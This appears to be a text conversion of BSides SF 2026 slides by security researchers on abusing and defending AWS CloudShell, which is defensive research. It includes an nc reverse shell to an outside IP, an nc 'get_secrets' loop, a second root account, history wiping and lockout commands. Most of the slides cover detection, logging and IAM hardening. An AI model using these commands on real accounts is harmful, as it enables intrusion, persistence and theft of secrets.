
- ◆ `arn:aws:iam::aws:policy/AdministratorAccess`

```
{
  "Effect": "Allow",
  "Action": "*",
  "Resource": "*"
}
```

■ Inline Policies:



Lateral Movement



The screenshot shows the AWS Management Console interface. The top navigation bar includes the AWS logo, a search bar, and account information (Account ID: 055..., small_phil_web_role/i-02b650b7502026570). The main content area is titled 'Console Home' and features a 'Reset to default layout' button and an 'Add widgets' button. The 'Recently visited' section lists CloudShell, EC2, and IAM. The 'Applications (0)' section shows the region as US West (Oregon) and a 'Create application' button.

```
# Request SigninToken
RESPONSE=$(curl -L -s -G \
  --data-urlencode "Action=getSigninToken" \
  --data-urlencode "Session=$SESSION_JSON" \
  "https://signin.aws.amazon.com/federation")

SIGNIN_TOKEN=$(echo "$RESPONSE" | jq -r '.SigninToken')

region=us-west-2

# Construct login URL with forced region $region
DESTINATION_URL="https://console.aws.amazon.com/console/home?region=$region"
# URL-encode the destination URL (using python3 for portability)
ENCODED_DESTINATION=$(python3 -c "import urllib.parse; print(urllib.parse.quote(''$DESTINATION_URL''))")

LOGIN_URL="https://signin.aws.amazon.com/federation?Action=login&Issuer=cli-script&Destination=${ENCODED_DESTINATION}&SigninToken=${SIGNIN_TOKEN}"
```

Persistence and Actions

"Tools of the Trade"

Charlie Worsham (2013)

```
# Installed: netcat, dev tools (gcc), openssl, compiled obash for shell script obfuscation
```

"Fight the Power"

Public Enemy (1989)

```
# Removed sudo by commenting out cloudshell-user in /etc/sudoers.
```

"Backdoor"

Donell Jones (2010)

```
# Installed second root account: shared:x:0:0:root:/root:/bin/bash
$ /usr/sbin/usermod -p # set the password
```

"Don't Make It Easy"

Alexandra Burke (2012)

```
# Removed perms on key binaries with setfacl: sudo, chown, chgrp, dnf, yum, docker, curl, wget
```

"No Help"

INNA (2018)

```
# Removed CloudShell upload/download via IAM permissions and OS permissions with setfacl: curl...
```

"U Can't Touch This"

MC Hammer (1990)

```
# Stored backdoor files in $HOME: persist, root-owned and not modifiable by cloudshell-user
$ file $HOME/...; chown root:root *; # chmod 600 *
```

"Frozen in Time"

Haunt (2018)

```
# Froze history: CTF hints, anti-clobber/anti-tailgating in shared environment
$ HISTFILE=/dev/null; HISTSIZE=1000; HISTFILESIZE=0; set +o history; history -r ~/.bash_history
```

"Capture the Flag"

Cellar Twins (2025)

```
# Compiled "nc" shell wrapper with hard-coded flag as a pseudo "exfil backdoor" #ForTheWin
for t in /tmp/.tmp.*; do
  if [[ -f $t ]]; then
    line=$(head -1 $t | sed -e 's;\r*\n*$;;g');
    if [[ $line =~ ^([0-9]+\.[0-9]+\.[0-9]+\.[0-9]+):([0-9]+) ]]; then
      ip=${BASH_REMATCH[1]};
      port=${BASH_REMATCH[2]};
      echo get_secrets | nc $ip $port;
    fi
    rm -f $t;
  fi
done
```



Hackery Demo: CloudShells, Linux Edition

Weaving a musical tapestry of cloudshell abuse


- A Rock Ballad of Linux persistence and exfil techniques in a cloudshell env
- Face-melting solo of commodity malware in a cloudshell env
- Bridge: Linux discovery techniques
- Coda: Potential escape techniques?



Discovery



- There's no place like \$HOME.
- Happy Network and CPU to me!
- Contain me, contain me not. Idles and resets.
- Distro, packages, CVEs, oh my. Thanks /google.
- IAM me! ENV, tokens, and injections.
- I don't mind if I (su)do.



Now What? Real-Life Implications

Red Team Offense

- Practice 10,000x: Automated tooling for fun and profit
- Music to my Ears: Abusing access, compute, networking, and other cloud infra
- Keeping Time: Keep-alive techniques to persist the CloudShell env
- Be Quiet: Areas for Linux abuse and related tooling



Now What? Real-Life Implications

Red Team Offense

PID	USER	PR	NI	VIRT	RES	SHR	S	%CPU	%MEM	TIME+	COMMAND
240	cloudsh+	20	0	207200	77252	1756	R	24.6	2.0	0:05.48	stress-ng-vm
231	cloudsh+	20	0	132060	2584	1556	R	15.9	0.1	0:04.98	stress-ng-cpu
239	cloudsh+	20	0	207200	77252	1756	R	15.6	2.0	0:05.29	stress-ng-vm
238	cloudsh+	20	0	207200	77252	1756	R	14.0	2.0	0:04.89	stress-ng-vm
237	cloudsh+	20	0	207200	77252	1756	R	13.6	2.0	0:05.40	stress-ng-vm
232	cloudsh+	20	0	132060	2584	1556	R	13.3	0.1	0:04.87	stress-ng-cpu
1	cloudsh+	20	0	1018204	44020	36872	S	0.0	1.1	0:00.12	node
13	cloudsh+	20	0	7184	3416	3176	S	0.0	0.1	0:00.00	sh



Now What? Real-Life Implications

Red Team Offense

CloudShell

us-west-1

+

```
~ $ nc -e /bin/bash 64.23.146.104 4444
```

```
[root@fedora-s-1vcpu-512mb-10gb-sfo3-01 ~]# nc -l 4444
uname -r
6.1.159-182.297.amzn2023.x86_64
whoami
cloudshell-user
```



Now What? Real-Life Implications

Attacca subito - fast follow-ons

Key Takeaways

- Staccato - Quick easy wins via Playwright+HTTP to reduce attacker burden
- Liberamente - Compute resources seem to be free
- Allegro - Keep-alive abuse allows for an attacker to remain in the target environment



Now What? Real-Life Implications

Blue Team Defenses

- Prologue
 - Risk Analysis and Exposure
 - Leave The Band
- I Hear You: Discordant APIs, Audits, and More
- Hit the Gong: Billing as a Monitor (BaaM!)
- Hands off the Stratocaster: Environment Lockdown for secops monitoring
- Epilogue: Linux defenses



Now What? Real-Life Implications

Blue Team Defenses > Risk Analysis and Exposure > Protocol

ID	URL	Client	Method
1172	https://cloudshell.eu-west-2.amazonaws.com/getEnvironmentStatus	Google Chrome...	POST
1174	https://cloudshell.eu-west-2.amazonaws.com/createSession	Google Chrome...	POST
1175	https://cloudshell.eu-west-2.amazonaws.com/redeemCode	Google Chrome...	OPTIONS
1176	https://cloudshell.eu-west-2.amazonaws.com/redeemCode	Google Chrome...	POST
1177	https://eu-west-2.console.aws.amazon.com/api/prod/presign	Google Chrome...	POST
1179	https://cloudshell.eu-west-2.amazonaws.com/putCredentials	Google Chrome...	OPTIONS
1181	https://cloudshell.eu-west-2.amazonaws.com/putCredentials	Google Chrome...	POST
1183	wss://ssmmessages.eu-west-2.amazonaws.com/v1/data-channel/1773...	Google Chrome...	GET
1186	https://eu-west-2.console.aws.amazon.com/p/pref/1/	Google Chrome...	POST
1194	https://eu-west-2.console.aws.amazon.com/api/prod/presign	Google Chrome...	POST
1195	https://cloudshell.eu-west-2.amazonaws.com/sendHeartBeat	Google Chrome...	OPTIONS
1196	https://cloudshell.eu-west-2.amazonaws.com/sendHeartBeat	Google Chrome...	POST



Now What? Real-Life Implications

Blue Team Defenses > Risk Analysis and Exposure > Logging

Event history (50+) Info						Download events ▾
Event history shows you the last 90 days of management events.						
Lookup attributes						
User name ▾		Q jenko ✕			 Last 1 week	
☐	Event name	Event time	User name	Event source		
☐	GetCallerIdentity	March 20, 2026, 06:41:11 (UTC-...	jenko	sts.amazonaws.com		
☐	DeleteSession	March 20, 2026, 06:35:32 (UTC-...	jenko	cloudshell.amazonaws.com		
☐	GetEnvironmentStatus	March 20, 2026, 06:35:32 (UTC-...	jenko	cloudshell.amazonaws.com		
☐	PutCredentials	March 20, 2026, 06:35:19 (UTC-...	jenko	cloudshell.amazonaws.com		
☐	GetEnvironmentStatus	March 20, 2026, 06:35:19 (UTC-...	jenko	cloudshell.amazonaws.com		
☐	DeleteSession	March 20, 2026, 06:35:19 (UTC-...	jenko	cloudshell.amazonaws.com		
☐	RedeemCode	March 20, 2026, 06:35:19 (UTC-...	jenko	cloudshell.amazonaws.com		
☐	GetEnvironmentStatus	March 20, 2026, 06:35:19 (UTC-...	jenko	cloudshell.amazonaws.com		
☐	DeleteSession	March 20, 2026, 06:35:19 (UTC-...	jenko	cloudshell.amazonaws.com		



Now What? Real-Life Implications

Blue Team Defenses > Risk Analysis and Exposure > Discovery (API)

```
[2026-03-22T02:38:57Z] region=us-east-1 environment_id= status=NO_ENV  
[2026-03-22T02:38:57Z] region=us-east-2 environment_id= status=NO_ENV  
[2026-03-22T02:38:57Z] region=us-west-1 environment_id=a9d81391-7f35-41  
[2026-03-22T02:38:57Z] region=us-west-2 environment_id=9cd2051f-66e8-4e
```

environment_id	region	status
	ap-northeast-1	NO_ENV
	ap-northeast-2	NO_ENV
	ap-northeast-3	NO_ENV
	ap-south-1	NO_ENV
	ap-southeast-1	NO_ENV
	ap-southeast-2	NO_ENV
	ca-central-1	NO_ENV
	eu-central-1	NO_ENV
	eu-north-1	NO_ENV
	eu-west-1	NO_ENV
fe60a3a0-911f-4b7e-b83b-3eb44d2a45ec	eu-west-2	SUSPENDED
	eu-west-3	NO_ENV
	sa-east-1	NO_ENV
	us-east-1	NO_ENV
	us-east-2	NO_ENV
a9d81391-7f35-4175-be77-cd2b93c91685	us-west-1	RUNNING
9cd2051f-66e8-4efb-9577-7a1c3a92a48c	us-west-2	SUSPENDED



Now What? Real-Life Implications

Blue Team Defenses >  

- “Leave The Band” > Deny All
- “Change The Band” > DIY vibe-coding API + control provisioning, install EDR + free compute, free storage...
- “Start Another Band” > EC2/ECS + SSM + DIY



Now What? Real-Life Implications

Blue Team Defenses > Prevention > Permissions

```
{
  "Sid": "AllowCloudShellWithMFAInUsWest1",
  "Effect": "Allow",
  "Action": "cloudshell:*",
  "Resource": "*",
  "Condition": {
    "StringEquals": {
      "aws:RequestedRegion": "us-west-1"
    },
    "Bool": {
      "aws:MultiFactorAuthPresent": "true"
    }
  }
}
```



Now What? Real-Life Implications

Blue Team Defenses > Controlled Provisioning

- Standard CloudShell
- CloudShell VPC
- DIY
 - Controlled Provisioning
 - SecsOps Monitoring
 - No root
 - Tools/packages

Dimension	Standard CloudShell (Public)	CloudShell VPC Environment
Network location	AWS-managed service VPC	Customer VPC (your account)
Internet access	Native outbound internet	Depends on NAT / routing
Access to private resources	Limited (via public endpoints only)	Full access to private VPC resources
Network visibility	No VPC Flow Logs / inspection	Full VPC observability (Flow Logs, NACLs, SGs)
Egress control	Not customer-controlled	Fully customer-controlled
Persistence	Persistent home directory (~1 GB)	No persistent storage
Setup complexity	None	Requires VPC, subnet, SGs
IAM enforcement	Basic	Fine-grained via VPC/Subnet/SG conditions
UI features (upload/download)	Supported	Not supported
ENI usage	None visible	ENIs created in your VPC
Quotas	Essentially per-user	Max ~2 environments per principal
CloudShell usage	Free	Free
Networking	Included	Customer pays
NAT Gateway	N/A	~30-40/month + data
VPC endpoints	N/A	Additional cost
ENI usage	N/A	Minimal but present

Now What? Real-Life Implications

Blue Team Defenses > Detection | Auditing

- CreateSession Bursts
- CreateSession Beaconing
- SendHeartBeat Beaconing
- Long-Running Sessions
- Anomalous API Activity from user, region co-occurring with CloudShell sessions

Event history (50+) Info					Download events 
Event history shows you the last 90 days of management events.					
Lookup attributes					
User name 		Q jenko 			 Last 1 week
☐	Event name	Event time	User name	Event source	
☐	GetCallerIdentity	March 20, 2026, 06:41:11 (UTC-...	jenko	sts.amazonaws.com	
☐	DeleteSession	March 20, 2026, 06:35:32 (UTC-...	jenko	cloudshell.amazonaws.com	
☐	GetEnvironmentStatus	March 20, 2026, 06:35:32 (UTC-...	jenko	cloudshell.amazonaws.com	
☐	PutCredentials	March 20, 2026, 06:35:19 (UTC-...	jenko	cloudshell.amazonaws.com	
☐	GetEnvironmentStatus	March 20, 2026, 06:35:19 (UTC-...	jenko	cloudshell.amazonaws.com	
☐	DeleteSession	March 20, 2026, 06:35:19 (UTC-...	jenko	cloudshell.amazonaws.com	
☐	RedeemCode	March 20, 2026, 06:35:19 (UTC-...	jenko	cloudshell.amazonaws.com	
☐	GetEnvironmentStatus	March 20, 2026, 06:35:19 (UTC-...	jenko	cloudshell.amazonaws.com	
☐	DeleteSession	March 20, 2026, 06:35:19 (UTC-...	jenko	cloudshell.amazonaws.com	

Now What? Real-Life Implications

Blue Team Defenses > Remediation > “Nuclear” > /deleteEnvironment

CloudShell

us-west-2 +

~ \$

Actions

us-west-2 environment actions

New tab

Split into rows

Split into columns

Upload file

Download file

Restart

Delete

Global actions

Create VPC environment (max 2)

ID	URL	Client
645	https://cloudshell.us-west-2.amazonaws.com/deleteSession	Google Chrome
649	https://cloudshell.us-west-2.amazonaws.com/deleteSession	Google Chrome
799	https://cloudshell.us-west-2.amazonaws.com/deleteEnvironment	Google Chrome
800	https://cloudshell.us-west-2.amazonaws.com/deleteEnvironment	Google Chrome



Now What? Real-Life Implications

Blue Team Defenses > Remediation > “Nuclear” > /deleteEnvironment

One More Thing...



Now What? Real-Life Implications

Con forza - Defense with Force

Key Takeaways

- Arpeggiato - a coordinated defense by combining a close audit of billing and in-instance use
- Suono Reale - monitoring heartbeats and API activity for signs of abuse
- Smorzando - locking down the environment (Linux or cloud) to prevent tampering

Potential Areas for Improvement

- Limited CloudShell Monitoring for CPU, other metrics
- Limited auditing capabilities
- Controlling access?



Don't judge all shells by the same sheet music

AWS, GCP, and Azure have different opportunities and challenges

- Exploit Use Cases (compute, data, credentials...stealth vs targeted)
- Instantiation environment and scope (where you are makes a difference)
- Permissions required (how easy it is to gain access and enumerate)
- Runtime environment (container...linux distro...networking...)
- Reset conditions (what is “idle” and how to persist)
- Persistent storage design (how much, how mounted, how exposed)
- Logging (who sees what)
- Billing (who pays...who knows)
- Quirks and Gaps (the fine details)



Don't judge all shells by the same sheet music

	AWS	Azure	GCP
Scope	Regional: CloudShell is launched in the currently selected AWS Region; persistent storage is 1 GB per Region and is stored in \$HOME in that Region. (AWS Documentation)	Subscription-backed: Cloud Shell uses a storage account + Azure Files share (created or selected) in a subscription; persistence is tied to that storage. Cloud Shell requires the Microsoft.CloudShell resource provider registered per subscription. (Microsoft Learn)	User environment with project context: starting Cloud Shell allocates a VM for the user; the active Console project is propagated into gcLOUD config (GOOGLE_CLOUD_PROJECT etc.). Persistence is a 5 GB \$HOME disk. (Google Cloud Documentation)
Perms	To launch from console, IAM permissions: <code>cloudshell:CreateEnvironment</code> , <code>cloudshell:CreateSession</code> , <code>cloudshell:GetEnvironmentStatus</code> , <code>cloudshell:StartEnvironment</code> AWS doc lists these as required. (AWS Documentation)	No single "Cloud Shell" RBAC permission; access is via Azure portal sign-in + subscription context . Requires ability to create/select storage resources for Azure Files persistence. Requires Microsoft.CloudShell resource provider registered in the subscription. (Microsoft Learn)	Google publishes Cloud Shell behavior and persistence, but the exact IAM permission/role mapping not clearly stated in the core docs. Access is controlled through Google Cloud IAM at org/folder/project level (grant/revoke). (Google Cloud Documentation)
Runtime	VM (provider-managed) with published allocation: 1 vCPU, 2 GiB RAM, plus 1 GB persistent storage. (AWS Documentation)	Containerized session (provider-managed); exact CPU/RAM not publicly specified in the Azure pricing/overview docs (they only state compute is free). (Microsoft Learn)	Ephemeral VM (provider-managed); exact CPU/RAM not publicly specified in the docs; persistent \$HOME disk is documented. (Google Cloud Documentation)
Reset	Idle timeout: session ends after ~20–30 minutes of inactivity ; keyboard/pointer interaction counts, running processes do not. Hard resets/restarts recycle the environment ; \$HOME persists (standard env). (AWS Documentation)	Idle timeout: 20 minutes without interactive activity ; long-running non-interactive sessions can be ended. Container refresh/recycle; persistence relies on mounted Azure Files share. (Microsoft Learn)	Session limits: non-interactive sessions end automatically after 40 minutes ; sessions capped at 12 hours . "Restart Cloud Shell" provisions a new VM; deleting \$HOME + restart restores defaults. (Google Cloud Documentation)
Logging	CloudTrail logs CloudShell lifecycle events . AWS user guide explicitly lists events like <code>createEnvironment</code> and <code>createSession</code> (and other CloudShell API events). CloudTrail also captures downstream API calls the user makes (IAM/STS/EC2/etc.). (AWS Documentation)	Entra sign-in logs + Azure Activity Logs capture identity authentication and management-plane operations (e.g., storage account / file share creation, resource provider registration). Cloud Shell command-level logging is not a first-class, documented capability ; have to rely on downstream ARM/Activity and service logs. (Microsoft Learn)	Cloud Audit Logs provide "who did what, where, and when" for administrative activity across Google Cloud resources; Cloud Shell downstream API activity is auditable via Cloud Audit Logs. Cloud Shell-specific command logging not described as a native feature in the docs. (Google Cloud Documentation)



“Carry on, carry on...”

- Slides

- <https://github.com/edleft/content/bsidesf2026/>

- Tooling (WIP) ***

- https://github.com/edleft/cloudshell_runner/
- Enumerate CloudShell environments and permissions
- Show status: NO_ENV, RUNNING, SUSPENDED...
- Upload/Download
- Run Command
- Heartbeat
- Lockdown



Freddie, Queen, Live Aid, 1985

*** A note about AI





THANK YOU!

Jenko Hwong
Principal Security Researcher
Huntress Labs
www.linkedin.com/in/jenkohwong
github.com/edleft

Chris Ryan
Principal Security Researcher
Huntress Labs

Slides: <https://github.com/edleft/content/bsidessf2026/>
Tool: https://github.com/edleft/cloudshell_runner/